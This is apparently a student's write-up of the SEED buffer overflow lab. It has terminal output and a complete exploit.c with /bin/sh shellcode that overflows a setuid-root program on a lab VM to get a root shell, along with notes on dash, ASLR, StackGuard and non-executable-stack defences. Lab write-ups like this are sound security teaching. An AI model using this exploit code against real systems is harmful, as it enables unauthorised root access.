
Buffer Overflow Vulnerability Lab


Task 1



```
[03/07/19]seed@VM:~/bufferlab$ ./call_shellcode
$ ls
call_shellcode  call_shellcode.c
$ pwd
/home/seed/bufferlab
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),
24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128
(sambashare)
$ 
```

As shown in the screenshot, run the `call_shellcode` program is equivalent to run `\bin\sh` command that spawn a mini shell.


Task 2




```
[03/08/19]seed@VM:~/bufferlab$ gcc -o exploit exploit.c

[03/08/19]seed@VM:~/bufferlab$ ./exploit
[03/08/19]seed@VM:~/bufferlab$ ./stack
# whoami
root
# exit
[03/08/19]seed@VM:~/bufferlab$
```

```
/* exploit.c  */
/* Referrence: https://insecure.org/stf/smashstack.html */

/* A program that creates a file containing code for
launching shell */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"
    "\x50"
    "\x68""//sh"
    "\x68""/bin"
    "\x89\xe3"
    "\x50"
    "\x53"
    "\x89\xe1"
    "\x99"
    "\xb0\x0b"
    "\xcd\x80"
;

unsigned long get_sp(void)
{
    __asm__("movl %esp,%eax");
}

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    char *ptr;                  /* pointer to buffer */
    long *addr_ptr              /* pointer to return add */
    long addr;                  /* address as long */
    int bsize = 517;
    int i;

    addr = get_sp() + 500;

    ptr = buffer;
    addr_ptr = (long*)(ptr);

    for (i = 0; i < 10; i++)
      *(addr_ptr++) = addr;
    for (i = 0; i < strlen(shellcode); i++)
      buffer[bsize - (sizeof(shellcode) + 1) + i] =
        shellcode[i];

    buffer[bsize - 1] = '\0';

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

Task 3



```
[03/08/19]seed@VM:~/bufferlab$ gcc dash_shell_test.c -o dash_shel
l_test
[03/08/19]seed@VM:~/bufferlab$ sudo chown root dash_shell_test
[03/08/19]seed@VM:~/bufferlab$ sudo chmod 4755 dash_shell_test
[03/08/19]seed@VM:~/bufferlab$ ./dash_shell_test
$ whoami
seed
$ exit
[03/08/19]seed@VM:~/bufferlab$ vim dash_shell_test.c
[03/08/19]seed@VM:~/bufferlab$ gcc dash_shell_test.c -o dash_shel
l_test
[03/08/19]seed@VM:~/bufferlab$ sudo chown root dash_shell_test
[03/08/19]seed@VM:~/bufferlab$ sudo chmod 4755 dash_shell_test
[03/08/19]seed@VM:~/bufferlab$ ./dash_shell_test
# whoami
root
# exit
[03/08/19]seed@VM:~/bufferlab$
```



```
[03/08/19]seed@VM:~/bufferlab$ gcc exploit.c -o exploit
[03/08/19]seed@VM:~/bufferlab$ ./exploit
[03/08/19]seed@VM:~/bufferlab$ ./stack
# whoami
root
# exit
[03/08/19]seed@VM:~/bufferlab$ 
```


In the first picture, we see the program spawn a `root` shell. Because we set the `uid` to `0`, the `dash` countermeasure sees the current user as the `root` user. Thus we could get the `root` privilege.

In the second picture, after we add 4 lines to `shellcode` in `exploit.c`, we are able to get the root privilege in `dash` shell. This is because the 4 extra assembly code is equivalent to `setuid(0)` and thus bypass the `dash` countermeasure.

Task 4

After running the script for sufficient time, the stack base address in `badfile` would hit the real run-time stack base address and thus attacker could get the root shell.


Task 5



```
[03/08/19]seed@VM:~/bufferlab$ gcc -o stack -z execstack stack.c
[03/08/19]seed@VM:~/bufferlab$ sudo chown root stack
[03/08/19]seed@VM:~/bufferlab$ sudo chmod 4755 stack
[03/08/19]seed@VM:~/bufferlab$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[03/08/19]seed@VM:~/bufferlab$ 
```

Enabling the StackGuard protection allows user to detect stack smash attempt and terminate the program before attack.

Task 6



```
[03/08/19]seed@VM:~/bufferlab$ gcc -o stack -fno-stack-protector
-z noexecstack stack.c
[03/08/19]seed@VM:~/bufferlab$ sudo chown root stack
[03/08/19]seed@VM:~/bufferlab$ sudo chmod 4755 stack
[03/08/19]seed@VM:~/bufferlab$ ./stack
Segmentation fault
[03/08/19]seed@VM:~/bufferlab$
```

When non-executable stack protection is on, any code in stack does not have execute permission. Thus running the `stack` program gives a segmentation fault and prevent the attack.